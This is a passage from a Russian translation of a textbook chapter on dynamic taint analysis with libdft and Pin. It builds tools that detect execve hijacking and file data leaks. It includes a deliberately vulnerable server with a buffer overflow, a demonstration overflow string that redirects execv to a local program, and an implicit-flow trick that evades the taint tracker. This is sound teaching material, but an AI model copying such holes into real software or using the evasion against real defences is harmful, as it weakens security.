  syscall_set_post(&syscall_desc[__NR_socketcall], post_socketcall_hook);
  syscall_set_pre (&syscall_desc[__NR_execve], pre_execve_hook);

  PIN_StartProgram();

  return 0;
}
```

Здесь показаны только заголовочные файлы, специфичные для инструментов DTA на libdft; опущенный код можно найти в исходном файле на виртуальной машине.

Первый заголовок - `pin.H`, поскольку все инструменты libdft являются Pintool, скомпонованными с библиотекой libdft. Затем идут несколько заголовков, совместно предоставляющих доступ к API libdft. Первый, `branch_pred.h`, содержит макросы `likely` и `unlikely`, которыми можно давать компилятору подсказки для предсказания ветвлений. Далее `libdft_api.h`, `syscall_desc.h` и `tagmap.h` предоставляют доступ соответственно к базовому API libdft, интерфейсу перехвата системных вызовов и карте тегов - теневой памяти.

После включений объявлен внешний массив `syscall_desc` - структура данных libdft для отслеживания перехватчиков системных вызовов. Доступ к ней нужен для подключения источников и приёмников меток. Фактическое определение `syscall_desc` находится в исходном файле libdft `syscall_desc.c`.

Рассмотрим функцию `main` инструмента `dta-execve`. Сначала она инициализирует обработку символов Pin на случай, если в бинарном файле есть символы, а затем саму Pin. Код инициализации Pin встречался в главе 9, но теперь возвращаемое значение `PIN_Init` проверяется оптимизированным ветвлением, помеченным макросом `unlikely`, который сообщает компилятору, что ошибка `PIN_Init` маловероятна. Это знание помогает предсказывать ветвление и может позволить компилятору выдать немного более быстрый код.

Затем `main` инициализирует libdft посредством `libdft_init`, снова с оптимизированной проверкой результата. Инициализация настраивает важнейшие структуры, например карту тегов. При ошибке `libdft_init` возвращает ненулевое значение; тогда нужно вызвать `libdft_die`, чтобы освободить все ресурсы, которые могла выделить библиотека.

После инициализации Pin и libdft можно установить перехватчики системных вызовов - источники и приёмники меток. Помните, что соответствующий перехватчик вызывается всякий раз, когда инструментированное приложение выполняет системный вызов. Здесь `dta-execve` устанавливает два: последующий обработчик `post_socketcall_hook`, выполняемый после каждого `socketcall`, и предварительный `pre_execve_hook`, выполняемый перед `execve`. Системный вызов `socketcall` охватывает все связанные с сокетами события в 32-разрядной Linux x86, включая `recv` и `recvfrom`. Его обработчик различает виды сетевых событий, как будет объяснено далее.

Для установки обработчика вызывается `syscall_set_post` для последующего либо `syscall_set_pre` для предварительного. Обе функции принимают указатель на запись массива `syscall_desc`, куда устанавливается обработчик, и указатель на саму функцию. Нужная запись получается индексированием `syscall_desc` номером перехватываемого системного вызова. Здесь номера представлены символьными именами `__NR_socketcall` и **`__NR_execve`**, которые для x86-32 находятся в `/usr/include/i386-linux-gnu/asm/unistd_32.h`.

Наконец, `PIN_StartProgram` запускает инструментированное приложение. Как вы помните из главы 9, эта функция никогда не возвращает управление, поэтому `return 0` в конце `main` недостижим.

Хотя в примере это не используется, libdft позволяет перехватывать инструкции почти так же, как системные вызовы:

```
extern ins_desc_t ins_desc[XED_ICLASS_LAST];
/* ... */
ins_set_post(&ins_desc[XED_ICLASS_RET_NEAR], dta_instrument_ret);
```

Для перехвата инструкций в инструменте DTA глобально объявляется внешний массив `ins_desc`, аналогичный `syscall_desc`, а затем посредством `ins_set_pre` или `ins_set_post` устанавливаются предварительные или последующие обработчики. Вместо номеров системных вызовов `ins_desc` индексируется символьными именами библиотеки Intel XED, поставляемой с Pin. XED определяет эти имена в перечислении `xed_iclass_enum_t`; каждое обозначает класс инструкции, например `X86_ICLASS_RET_NEAR`. Имена классов соответствуют мнемоникам. Полный список доступен на `https://intelxed.github.io/ref-manual/` или в поставляемом с Pin заголовке `xed-iclass-enum.h`.[4]

11.2.1. Проверка сведений о метках

В предыдущем разделе вы увидели, как `main` инструмента `dta-execve` выполняет всю необходимую инициализацию, настраивает перехватчики системных вызовов - источники и приёмники меток, - а затем запускает приложение. Здесь приёмником служит `pre_execve_hook`, который проверяет, помечены ли аргументы `execve`, что указывает на атаку с перехватом управления. Если да, он подаёт сигнал тревоги и останавливает атаку, аварийно завершая приложение. Поскольку проверка повторяется для каждого аргумента `execve`, она вынесена в функцию `check_string_taint`.

Сначала разберём `check_string_taint`, а затем в разделе 11.2.3 перейдём к `pre_execve_hook`. В листинге 11-2 приведена `check_string_taint` вместе с функцией `alert`, вызываемой при обнаружении атаки.

Листинг 11-2. `dta-execve.cpp` (продолжение)

```
void
alert(uintptr_t addr, const char *source, uint8_t tag)
{
  fprintf(stderr,
    "\n(dta-execve) !!!!!!! ADDRESS 0x%x IS TAINTED (%s, tag=0x%02x), ABORTING !!!!!!!\n",
    addr, source, tag);
  exit(1);
}

void
check_string_taint(const char *str, const char *source)
{
  uint8_t tag;
  uintptr_t start = (uintptr_t)str;
  uintptr_t end   = (uintptr_t)str+strlen(str);

  fprintf(stderr, "(dta-execve) checking taint on bytes 0x%x -- 0x%x (%s)... ",
          start, end, source);

  for(uintptr_t addr = start; addr <= end; addr++) {
    tag = tagmap_getb(addr);
    if(tag != 0) alert(addr, source, tag);
  }

  fprintf(stderr, "OK\n");
}
```

Функция `alert` просто печатает сообщение с подробностями о помеченном адресе, а затем вызывает `exit`, останавливая приложение и предотвращая атаку. Сама логика проверки реализована в `check_string_taint`, принимающей две строки. Первая, `str`, проверяется на наличие меток, а вторая, `source`, является диагностической строкой, передаваемой в `alert` и печатаемой ею; она задаёт источник первой строки: путь `execve`, аргумент `execve` или параметр окружения.

Для проверки `str` функция `check_string_taint` перебирает все её байты. Для каждого состояние метки проверяется функцией libdft `tagmap_getb`. Если байт помечен, вызывается `alert`, которая печатает ошибку и завершает программу.

`tagmap_getb` принимает адрес байта памяти в форме `uintptr_t` и возвращает теневой байт с цветом метки этого адреса. Цвет, названный в листинге `tag`, имеет тип `uint8_t`, поскольку libdft хранит один теневой байт на байт памяти. Если `tag` равен нулю, байт не помечен; иначе он помечен, а по цвету можно определить источник. Поскольку у этого инструмента DTA только один источник - сетевой приём, - используется единственный цвет.

Иногда требуется получить тег нескольких байтов памяти сразу. Для этого libdft предоставляет функции `tagmap_getw` и `tagmap_getl`, аналогичные `tagmap_getb`, но возвращающие соответственно два или четыре последовательных теневых байта в форме `uint16_t` или `uint32_t`.

11.2.2. Источники меток: помечивание полученных байтов

Теперь вы знаете, как проверять цвет метки заданного адреса памяти. Рассмотрим первоначальное помечивание байтов. В листинге 11-3 показан код `post_socketcall_hook` - источника меток, вызываемого сразу после каждого системного вызова `socketcall` и помечающего байты, полученные из сети.

Листинг 11-3. `dta-execve.cpp` (продолжение)

```
static void
post_socketcall_hook(syscall_ctx_t *ctx)
{
  int fd;
  void *buf;
  size_t len;

  int call            =            (int)ctx->arg[SYSCALL_ARG0];
  unsigned long *args = (unsigned long*)ctx->arg[SYSCALL_ARG1];

  switch(call) {
  case SYS_RECV:
  case SYS_RECVFROM:
    if(unlikely(ctx->ret <= 0)) {
       return;
    }

    fd  =    (int)args[0];
    buf =  (void*)args[1];
    len = (size_t)ctx->ret;

    fprintf(stderr, "(dta-execve) recv: %zu bytes from fd %u\n", len, fd);

    for(size_t i = 0; i < len; i++) {
       if(isprint(((char*)buf)[i])) fprintf(stderr, "%c", ((char*)buf)[i]);
       else                         fprintf(stderr, "\\x%02x", ((char*)buf)[i]);
    }
    fprintf(stderr, "\n");

    fprintf(stderr, "(dta-execve) tainting bytes %p -- 0x%x with tag 0x%x\n",
              buf, (uintptr_t)buf+len, 0x01);

    tagmap_setn((uintptr_t)buf, len, 0x01);

    break;

  default:
    break;
  }
}
```

В libdft перехватчики системных вызовов наподобие `post_socketcall_hook` - функции `void`, принимающие единственный аргумент `syscall_ctx_t*`. В листинге аргумент назван `ctx` и служит дескриптором только что произошедшего системного вызова. Помимо прочего, он содержит переданные вызову аргументы и возвращаемое значение. Перехватчик исследует `ctx`, чтобы определить, какие байты, если они есть, следует пометить.

Системный вызов `socketcall` принимает два аргумента, что можно проверить командой `man socketcall`. Первый - целое `call`, определяющее вид `socketcall`, например `recv` или `recvfrom`. Второй, `args`, содержит блок аргументов для `socketcall` в форме `unsigned long*`. Сначала `post_socketcall_hook` извлекает `call` и `args` из контекста `ctx`. Аргумент читается из соответствующей записи поля `arg`, например `ctx->arg[SYSCALL_ARG0]`, и приводится к правильному типу.

Затем `dta-execve` посредством `switch` различает возможные виды `call`. Если это событие `SYS_RECV` или `SYS_RECVFROM`, инструмент подробнее исследует полученные байты, которые нужно пометить. Все прочие события просто игнорируются в ветви `default`.

Если событие является приёмом, `dta-execve` проверяет возвращаемое значение `socketcall` в `ctx->ret`. Значение меньше или равное нулю означает, что байты не получены, поэтому помечивать нечего и перехватчик возвращает управление. Исследовать возвращаемое значение можно только в последующем обработчике: в предварительном системный вызов ещё не произошёл.

Если байты получены, нужно разобрать массив `args`, обратиться к аргументам `recv` или `recvfrom` и найти адрес приёмного буфера. Массив содержит аргументы в том же порядке, что и соответствующая виду `call` сокетная функция. Для `recv` и `recvfrom` элемент `args[0]` содержит номер файлового дескриптора сокета, а `args[1]` - адрес приёмного буфера. Остальные аргументы здесь не нужны. Имея адрес буфера и возвращаемое значение `socketcall`, указывающее число полученных байтов, `post_socketcall_hook` может пометить все байты.

После диагностической печати `post_socketcall_hook` вызывает `tagmap_setn` - функцию libdft, помечающую произвольное число байтов. Первый параметр `uintptr_t` представляет начальный адрес памяти, второй `size_t` задаёт число байтов, а третий `uint8_t` - цвет метки. Здесь используется цвет `0x01`. Теперь все полученные байты помечены, и если они повлияют на какой-либо вход `execve`, `dta-execve` заметит это и подаст сигнал.

Для пометки небольшого фиксированного числа байтов libdft также предоставляет `tagmap_setb`, `tagmap_setw` и `tagmap_setl`, помечающие соответственно один, два или четыре последовательных байта. Их аргументы эквивалентны `tagmap_setn`, кроме отсутствующего параметра длины.

11.2.3. Приёмники меток: проверка аргументов execve

Наконец, рассмотрим `pre_execve_hook` - перехватчик, выполняемый перед каждым `execve` и проверяющий отсутствие меток во входных данных. Код приведён в листинге 11-4.

Листинг 11-4. `dta-execve.cpp` (продолжение)

```
static void
pre_execve_hook(syscall_ctx_t *ctx)
{
  const char *filename =  (const char*)ctx->arg[SYSCALL_ARG0];
  char* const *args   = (char* const*)ctx->arg[SYSCALL_ARG1];
  char* const *envp   = (char* const*)ctx->arg[SYSCALL_ARG2];

  fprintf(stderr, "(dta-execve) execve: %s (@%p)\n", filename, filename);

  check_string_taint(filename, "execve command");
  while(args && *args) {
    fprintf(stderr, "(dta-execve) arg: %s (@%p)\n", *args, *args);
    check_string_taint(*args, "execve argument");
    args++;
  }
  while(envp && *envp) {
    fprintf(stderr, "(dta-execve) env: %s (@%p)\n", *envp, *envp);
    check_string_taint(*envp, "execve environment parameter");
    envp++;
  }
}
```

Сначала `pre_execve_hook` разбирает входные данные `execve` из параметра `ctx`: имя файла запускаемой программы, массив аргументов и массив окружения. Если любой из этих входов помечен, перехватчик подаст сигнал тревоги.

Для проверки каждого входа применяется функция `check_string_taint` из листинга 11-2. Сначала она проверяет, что параметр имени файла `execve` не помечен. Затем `pre_execve_hook` перебирает все аргументы `execve` и проверяет каждый. Наконец, перебирается массив окружения и проверяется каждый его параметр. Если ни один вход не помечен, `pre_execve_hook` завершается и системный вызов `execve` продолжается без сигнала тревоги. Если же найден помеченный вход, программа аварийно завершается и печатает сообщение об ошибке.

Это весь код инструмента `dta-execve`! Как видите, libdft позволяет реализовывать DTA лаконично. В данном случае пример состоит всего из 165 строк, включая комментарии и диагностическую печать. Рассмотрев весь код `dta-execve`, проверим, насколько хорошо он обнаруживает атаки.

11.2.4. Обнаружение попытки перехвата потока управления

Для проверки способности `dta-execve` выявлять сетевые атаки с перехватом управления воспользуемся тестовой программой `execve-test-overflow`. В листинге 11-5 приведена первая часть исходного кода с функцией `main`. Для экономии места в листингах тестовых программ опущены проверки ошибок и несущественные функции. Полные программы находятся на виртуальной машине.

Листинг 11-5. `execve-test-overflow.c`

```
int
main(int argc, char *argv[])
{
  char buf[4096];
  struct sockaddr_storage addr;

  int sockfd = open_socket("localhost", "9999");

  socklen_t addrlen = sizeof(addr);
  recvfrom(sockfd, buf, sizeof(buf), 0, (struct sockaddr*)&addr, &addrlen);

  int child_fd = exec_cmd(buf);
  FILE *fp = fdopen(child_fd, "r");

  while(fgets(buf, sizeof(buf), fp)) {
    sendto(sockfd, buf, strlen(buf)+1, 0, (struct sockaddr*)&addr, addrlen);
  }

  return 0;
}
```

`execve-test-overflow` - простой сервер, открывающий сетевой сокет посредством опущенной функции `open_socket` и слушающий localhost на порту 9999. Затем он получает из сокета сообщение и передаёт его функции `exec_cmd`. Как будет показано в следующем листинге, уязвимая функция исполняет команду посредством `execv`, и на неё способен повлиять атакующий, отправивший серверу вредоносное сообщение. Завершившись, `exec_cmd` возвращает файловый дескриптор, через который сервер читает вывод исполненной команды. Наконец, сервер записывает этот вывод в сетевой сокет.

В обычных условиях `exec_cmd` запускает программу `date`, получая текущие дату и время, а сервер возвращает вывод по сети с префиксом из ранее принятого сообщения. Однако в `exec_cmd` есть уязвимость, позволяющая атакующему выполнить выбранную команду, как показано в листинге 11-6.

Листинг 11-6. `execve-test-overflow.c` (продолжение)

```
static struct __attribute__((packed)) {
  char prefix[32];
  char datefmt[32];
  char cmd[64];
} cmd = { "date: ", "\%Y-\%m-\%d \%H:\%M:\%S",
            "/home/binary/code/chapter11/date" };

int
exec_cmd(char *buf)
{
  int pid;
  int p[2];
  char *argv[3];

  for(size_t i = 0; i < strlen(buf); i++) { /* Buffer overflow! */
    if(buf[i] == '\n') {
       cmd.prefix[i] = '\0';
```

```
        break;
      }
      cmd.prefix[i] = buf[i];
    }

    argv[0] = cmd.cmd;
    argv[1] = cmd.datefmt;
    argv[2] = NULL;

    pipe(p);
    switch(pid = fork()) {
    case -1: /* Error */
      perror("(execve-test) fork failed");
      return -1;
    case 0:  /* Child */
      printf("(execve-test/child) execv: %s %s\n", argv[0], argv[1]);

      close(1);
      dup(p[1]);
      close(p[0]);

      printf("%s", cmd.prefix);
      fflush(stdout);
      execv(argv[0], argv);
      perror("(execve-test/child) execv failed");
      kill(getppid(), SIGINT);
      exit(1);
    default: /* Parent */
      close(p[1]);
      return p[0];
    }

    return -1;
  }
```

Сервер хранит команду и связанные с ней параметры в глобальной структуре `cmd`. В ней находятся `prefix` для вывода команды - ранее полученное из сокета сообщение, - строка формата даты и буфер с самой командой `date`. Хотя Linux содержит стандартную утилиту `date`, для проверки реализована отдельная версия в `~/code/chapter11/date`. Это необходимо потому, что стандартная утилита на виртуальной машине 64-разрядная, а libdft её не поддерживает.

Теперь рассмотрим `exec_cmd`, которая начинает с копирования полученного из сети сообщения `buf` в поле `prefix` структуры `cmd`. Как видно, при копировании нет правильной проверки границ, поэтому вредоносное сообщение может переполнить `prefix` и перезаписать соседние поля `cmd` со строкой формата даты и путём команды.

Затем `exec_cmd` копирует команду и аргумент формата даты из `cmd` в массив `argv` для `execv`. После этого открывает канал и посредством `fork` запускает дочерний процесс, который исполнит команду и передаст вывод родителю. Дочерний процесс перенаправляет `stdout` через канал, чтобы родитель мог прочитать вывод `execv` и переслать по сокету. Наконец, дочерний процесс вызывает `execv` с командой и аргументами, потенциально управляемыми атакующим.

Запустим `execve-test-overflow` и посмотрим, как атакующий на практике использует переполнение `prefix` для перехвата управления. Сначала запустим программу без защиты `dta-execve`, чтобы атака удалась. Затем включим `dta-execve` и увидим, как инструмент обнаруживает и останавливает её.

Успешный перехват управления без DTA

В листинге 11-7 показан безобидный запуск `execve-test-overflow`, а затем пример эксплуатации переполнения для исполнения выбранной атакующим команды вместо `date`. Повторяющиеся части вывода заменены на `...`, чтобы строки не становились слишком широкими.

Листинг 11-7. Перехват управления в `execve-test-overflow`

```
$ cd /home/binary/code/chapter11/
$ ./execve-test-overflow &
[1] 2506
$ nc -u 127.0.0.1 9999
foobar:
(execve-test/child) execv: /home/binary/code/chapter11/date %Y-%m-%d %H:%M:%S
foobar: 2017-12-06 15:25:08
^C
[1]+  Done                    ./execve-test-overflow
$ ./execve-test-overflow &
[1] 2533
$ nc -u 127.0.0.1 9999
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB/home/binary/code/chapter11/echo
(execve-test/child) execv: /home/binary/code/chapter11/echo BB...BB/home/binary/.../echo
AA...AABB...BB/home/binary/code/chapter11/echo BB...BB/home/binary/code/chapter11/echo
^C
[1]+  Done                    ./execve-test-overflow
```

Для безобидного запуска сервер `execve-test-overflow` стартует фоновым процессом, после чего к нему подключается netcat (`nc`). В `nc` вводится строка `"foobar: "`, которую сервер применит как префикс вывода. Сервер запускает `date` и возвращает текущую дату с префиксом `"foobar: "`.

Чтобы продемонстрировать переполнение, сервер перезапускается и к нему снова подключается `nc`. На этот раз отправляется гораздо более длинная строка, достаточная для переполнения поля `prefix` в глобальной структуре `cmd`. Она состоит из 32 символов `A`, заполняющих 32-байтовый буфер `prefix`, затем 32 символов `B`, переполняющих буфер `datefmt` и также полностью его заполняющих. Последняя часть строки переполняет буфер `cmd` и содержит путь к программе, которую нужно запустить вместо `date`, - `~/code/chapter11/echo`. Теперь глобальная структура `cmd` выглядит так:

```
static struct __attribute__((packed)) {
  char prefix[32];  /* AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA */
  char datefmt[32]; /* BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB */
  char cmd[64];     /* /home/binary/code/chapter11/echo */
} cmd;
```

Вспомните: сервер копирует содержимое `cmd` в массив `argv`, используемый `execv`. Поэтому из-за переполнения `execv` запускает `echo` вместо `date`! Буфер `datefmt` передаётся `echo` как аргумент командной строки, но поскольку в нём нет завершающего `NULL`, фактически `echo` видит конкатенацию `datefmt` и буфера `cmd`. Наконец, исполнив `echo`, сервер отправляет вывод обратно в сокет. Вывод состоит из конкатенации `prefix`, `datefmt` и `cmd` в качестве префикса, за которым следует вывод команды `echo`.

Теперь, когда вы знаете, как заставить `execve-test-overflow` исполнить непредусмотренную команду посредством вредоносного сетевого ввода, проверим, сможет ли `dta-execve` остановить атаку.

Применение DTA для обнаружения попытки перехвата

Чтобы проверить `dta-execve`, повторим прежнюю атаку, но теперь `execve-test-overflow` будет защищён этим инструментом. Результаты показаны в листинге 11-8.

Листинг 11-8. Обнаружение попытки перехвата управления посредством `dta-execve`

```
$ cd /home/binary/libdft/pin-2.13-61206-gcc.4.4.7-linux/
$ ./pin.sh -follow_execv -t /home/binary/code/chapter11/dta-execve.so \
            -- /home/binary/code/chapter11/execve-test-overflow &
[1] 2994
$ nc -u 127.0.0.1 9999
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBB/home/binary/code/chapter11/echo
(dta-execve) recv: 97 bytes from fd 4
AA...AABB...BB/home/binary/code/chapter11/echo\x0a
(dta-execve) tainting bytes 0xffa231ec -- 0xffa2324d with tag 0x1
(execve-test/child) execv: /home/binary/code/chapter11/echo BB...BB/home/binary/.../echo
(dta-execve) execve: /home/binary/code/chapter11/echo (@0x804b100)
(dta-execve) checking taint on bytes 0x804b100 -- 0x804b120 (execve command)...
(dta-execve) !!!!!!! ADDRESS 0x804b100 IS TAINTED (execve command, tag=0x01), ABORTING !!!!!!!
AA...AABB...BB/home/binary/code/chapter11/echo
[1]+  Done  ./pin.sh -follow_execv ...
```

Поскольку libdft основана на Pin, для защиты `execve-test-overflow` нужно запустить Pin с `dta-execve` в качестве Pintool. К параметрам Pin добавлен `-follow_execv`, чтобы все дочерние процессы `execve-test-overflow` инструментировались так же, как родитель. Это важно, поскольку уязвимый `execv` вызывается в дочернем процессе.

После запуска защищённого сервера к нему снова подключается `nc`, а затем отправляется та же строка эксплойта, переполняющая `prefix` и изменяющая `cmd`. Помните, что `dta-execve` использует сетевой приём как источник меток. Это видно по диагностическому сообщению обработчика `socketcall`, перехватившего полученное сообщение. Затем обработчик помечает все принятые из сети байты.

Далее диагностическое сообщение сервера говорит, что он собирается выполнить управляемую атакующим команду `echo`. К счастью, теперь `dta-execve` перехватывает `execv`, пока не поздно. Он проверяет метки всех аргументов, начиная с команды `execv`. Поскольку команда контролируется атакующим через сетевое переполнение, `dta-execve` замечает цвет `0x01` и подаёт сигнал тревоги, а затем останавливает дочерний процесс, готовый выполнить команду атакующего, успешно предотвращая атаку. Атакующий получает от сервера только переданную им строку-префикс, поскольку она была напечатана до `execv`, из-за которого `dta-execve` прервал дочерний процесс.

11.3. Обход DTA посредством неявных потоков

Пока всё хорошо: `dta-execve` обнаружил и остановил перехват из предыдущего раздела. К сожалению, инструмент не безошибочен, поскольку практические системы DTA наподобие libdft не умеют отслеживать данные, распространяющиеся через неявные потоки. В листинге 11-9 показана изменённая версия сервера `execve-test-overflow` с неявным потоком, не позволяющим `dta-execve` обнаружить атаку. Для краткости приведены только отличающиеся части кода.

Листинг 11-9. `execve-test-overflow-implicit.c`

```
int
exec_cmd(char *buf)
{
  int pid;
  int p[2];
  char *argv[3];

  for(size_t i = 0; i < strlen(buf); i++) {
```

```
    if(buf[i] == '\n') {
       cmd.prefix[i] = '\0';
       break;
    }
    char c = 0;
    while(c < buf[i]) c++;
    cmd.prefix[i] = c;
  }

  /* Set up argv and continue with execv */
}
```

Изменена лишь функция `exec_cmd` с уязвимым циклом `for`, копирующим все байты из приёмного буфера `buf` в глобальный `prefix`. Как и прежде, проверки границ нет, поэтому слишком длинное сообщение переполнит `prefix`. Но теперь байты копируются неявно, и инструмент DTA не обнаруживает переполнение!

Как объяснялось в главе 10, неявные потоки возникают из зависимостей управления, когда распространение данных зависит от управляющих конструкций, а не от явных операций с данными. В листинге 11-9 такой конструкцией является цикл `while`. Для каждого байта изменённая `exec_cmd` инициализирует `char c` нулём, а затем увеличивает `c` в цикле, пока она не станет равна `buf[i]`, фактически копируя `buf[i]` в `c` без явного копирования данных. Наконец, `c` копируется в `prefix`.

Итоговый эффект тот же, что в исходной версии `execve-test-overflow`: `buf` копируется в `prefix`. Но между ними нет явного потока данных, поскольку копирование `buf[i]` в `c` реализовано циклом `while`. Это создаёт зависимость управления между `buf[i]` и `c`, а транзитивно - между `buf[i]` и `prefix[i]`, которую libdft отследить не может.

Если повторить атаку из листинга 11-8, заменив `execve-test-overflow` на `execve-test-overflow-implicit`, атака успешно сработает, несмотря на защиту `dta-execve`.

Можно заметить, что при применении DTA для защиты собственного сервера достаточно написать его без неявных потоков, сбивающих libdft. Хотя в большинстве случаев это возможно, пусть и непросто, при анализе вредоносного ПО обойти проблему неявных потоков трудно: вы не управляете кодом вредоносной программы, а она может специально содержать такие потоки для запутывания анализа меток.

11.4. Средство обнаружения утечки данных на основе DTA

Предыдущему инструменту был нужен лишь один цвет: байты либо управляются атакующим, либо нет. Теперь создадим многоцветный инструмент для обнаружения утечек информации из файлов, позволяющий определить, какой именно файл утёк. Идея похожа на защиту от Heartbleed из главы 10, но источником служит чтение файлов, а не буферы памяти.

Первая часть нового инструмента `dta-dataleak` показана в листинге 11-10. Стандартные заголовки C снова опущены.

Листинг 11-10. `dta-dataleak.cpp`

```
#include "pin.H"

#include "branch_pred.h"
#include "libdft_api.h"
#include "syscall_desc.h"
#include "tagmap.h"

extern syscall_desc_t syscall_desc[SYSCALL_MAX];
static std::map<int, uint8_t> fd2color;
```

```
static std::map<uint8_t, std::string> color2fname;

#define MAX_COLOR 0x80

void alert(uintptr_t addr, uint8_t tag);
static void post_open_hook(syscall_ctx_t *ctx);

static void post_read_hook(syscall_ctx_t *ctx);
static void pre_socketcall_hook(syscall_ctx_t *ctx);

int
main(int argc, char **argv)
{
  PIN_InitSymbols();

  if(unlikely(PIN_Init(argc, argv))) {
     return 1;
  }

  if(unlikely(libdft_init() != 0)) {
     libdft_die();
     return 1;
  }

  syscall_set_post(&syscall_desc[__NR_open], post_open_hook);
  syscall_set_post(&syscall_desc[__NR_read], post_read_hook);
  syscall_set_pre (&syscall_desc[__NR_socketcall], pre_socketcall_hook);

  PIN_StartProgram();

  return 0;
}
```

Как и предыдущий инструмент, `dta-dataleak` включает `pin.H` и все нужные заголовки libdft. Есть и знакомое внешнее объявление массива `syscall_desc` для перехвата системных вызовов, служащих источниками и приёмниками. Кроме того, определены новые структуры данных.

Первая, `fd2color`, - карта C++, сопоставляющая файловые дескрипторы цветам меток. Вторая, `color2fname`, сопоставляет цвета именам файлов. Их назначение станет понятно из следующих листингов.

Определена и константа `MAX_COLOR` - максимально возможное значение цвета `0x80`.

Функция `main` почти идентична функции `dta-execve`: она инициализирует Pin и libdft, а затем запускает приложение. Различаются лишь источники и приёмники. Устанавливаются два последующих обработчика `post_open_hook` и `post_read_hook`, выполняемые после `open` и `read`. Перехватчик `open` отслеживает открытые файловые дескрипторы, а `read` служит собственно источником и помечает прочитанные из открытых файлов байты.

Кроме того, `dta-dataleak` устанавливает предварительный обработчик `socketcall` `pre_socketcall_hook`. Это приёмник меток, который перехватывает данные, готовые к отправке по сети, чтобы проверить отсутствие меток перед разрешением отправки. Если готовятся к утечке помеченные данные, `pre_socketcall_hook` вызывает функцию `alert`, которую мы сейчас рассмотрим.

Помните, что пример упрощён. В реальном инструменте для полноты следует перехватывать дополнительные источники, например системный вызов `readv`, и приёмники, например `write` в сокет. Также нужны правила, определяющие, какие файлы разрешено отправлять по сети, а какие нет, вместо предположения, что любая утечка файла вредоносна.

Рассмотрим функцию `alert` из листинга 11-11, вызываемую перед утечкой помеченных данных по сети. Поскольку она похожа на функцию `dta-execve`, описание будет кратким.

Листинг 11-11. `dta-dataleak.cpp` (продолжение)

```
void
alert(uintptr_t addr, uint8_t tag)
{
  fprintf(stderr,
    "\n(dta-dataleak) !!!!!!! ADDRESS 0x%x IS TAINTED (tag=0x%02x), ABORTING !!!!!!!\n",
    addr, tag);

  for(unsigned c = 0x01; c <= MAX_COLOR; c <<= 1) {
    if(tag & c) {
      fprintf(stderr, "  tainted by color = 0x%02x (%s)\n", c, color2fname[c].c_str());
    }
  }
  exit(1);
}
```

Сначала `alert` выводит сообщение с адресом и цветами метки. Утекающие данные могут зависеть от нескольких файлов и потому иметь несколько цветов. Поэтому функция перебирает все возможные цвета и проверяет, какие присутствуют в теге байта, вызвавшего сигнал. Для каждого включённого цвета печатаются сам цвет и соответствующее имя файла из `color2fname`. Наконец, `alert` вызывает `exit`, останавливая приложение и предотвращая утечку.

Теперь рассмотрим источники меток `dta-dataleak`.

11.4.1. Источники меток: отслеживание открытых файлов

Как уже говорилось, `dta-dataleak` устанавливает два последующих обработчика: `open`, отслеживающий открытые файлы, и `read`, помечающий прочитанные из них байты. Начнём с обработчика `open`.

Отслеживание открытых файлов

Код последующего обработчика `open` `post_open_hook` приведён в листинге 11-12.

Листинг 11-12. `dta-dataleak.cpp` (продолжение)

```
static void
post_open_hook(syscall_ctx_t *ctx)
{
  static uint8_t next_color = 0x01;
  uint8_t color;
  int fd            =         (int)ctx->ret;
  const char *fname = (const char*)ctx->arg[SYSCALL_ARG0];

  if(unlikely((int)ctx->ret < 0)) {
    return;
  }

  if(strstr(fname, ".so") || strstr(fname, ".so.")) {
    return;
  }

  fprintf(stderr, "(dta-dataleak) opening %s at fd %u with color 0x%02x\n",
            fname, fd, next_color);

  if(!fd2color[fd]) {
    color = next_color;
    fd2color[fd] = color;
    if(next_color < MAX_COLOR) next_color <<= 1;
  } else {
    /* reuse color of file with same fd that was opened previously */
    color = fd2color[fd];
  }
```

```
  /* multiple files may get the same color if the same fd is reused
   * or we run out of colors */
  if(color2fname[color].empty()) color2fname[color] = std::string(fname);
  else color2fname[color] += " | " + std::string(fname);
}
```

Назначение `dta-dataleak` - обнаруживать попытки утечки данных, прочитанных из файла. Чтобы определить, какой файл утекает, каждому открытому файлу назначается свой цвет. Обработчик `post_open_hook` назначает цвет каждому файловому дескриптору при открытии. Кроме того, он отфильтровывает некоторые неинтересные файлы, например разделяемые библиотеки. В реальном инструменте, скорее всего, понадобятся дополнительные фильтры для управления перечнем файлов, защищаемых от утечки.

Следующий доступный цвет хранится в статической переменной `next_color`, инициализированной `0x01`. Затем обработчик извлекает из контекста только что произошедшего `open` файловый дескриптор `fd` и имя `fname`. Если `open` завершился ошибкой или открыт неинтересный файл разделяемой библиотеки, `post_open_hook` возвращает управление без назначения цвета. Для определения библиотеки просто проверяется, содержит ли имя расширение наподобие `.so`. В реальном инструменте нужна более надёжная проверка, например открытие предполагаемой библиотеки и проверка магических байтов ELF, см. также главу 2.

Если файл заслуживает цвета, `post_open_hook` различает два случая:

1. Если файловому дескриптору ещё не назначен цвет, то есть для `fd` нет записи в `fd2color`, обработчик назначает ему `next_color` и сдвигает `next_color` влево на 1 бит.

Поскольку libdft поддерживает только восемь цветов, при открытии слишком многих файлов они могут закончиться. Поэтому `post_open_hook` увеличивает `next_color` лишь до максимального `0x80`. Затем цвет `0x80` применяется ко всем последующим файлам. На практике он может соответствовать не одному файлу, а целому списку. При утечке байта цвета `0x80` точный исходный файл может быть неизвестен; известно лишь, что он входит в список. Это цена небольшого размера теневой памяти при поддержке всего восьми цветов.

2. Иногда файловый дескриптор закрывается, а его номер повторно используется для другого файла. Тогда `fd2color` уже содержит назначенный этому номеру цвет. Для простоты существующий цвет повторно используется для нового назначения дескриптора, поэтому теперь он соответствует списку файлов, как при исчерпании цветов.

В конце `post_open_hook` карта `color2fname` дополняется именем только что открытого файла. Благодаря этому при утечке по цвету можно найти соответствующее имя, как в функции `alert`. Если цвет повторно применялся к нескольким файлам, запись `color2fname` содержит список имён, разделённых вертикальной чертой (`|`).

Помечивание данных, прочитанных из файлов

Теперь каждому открытому файлу соответствует цвет. Рассмотрим `post_read_hook`, помечающую прочитанные байты назначенным файлу цветом. Код приведён в листинге 11-13.

Листинг 11-13. `dta-dataleak.cpp` (продолжение)

```
static void
post_read_hook(syscall_ctx_t *ctx)
{
  int fd     =    (int)ctx->arg[SYSCALL_ARG0];
  void *buf  =  (void*)ctx->arg[SYSCALL_ARG1];
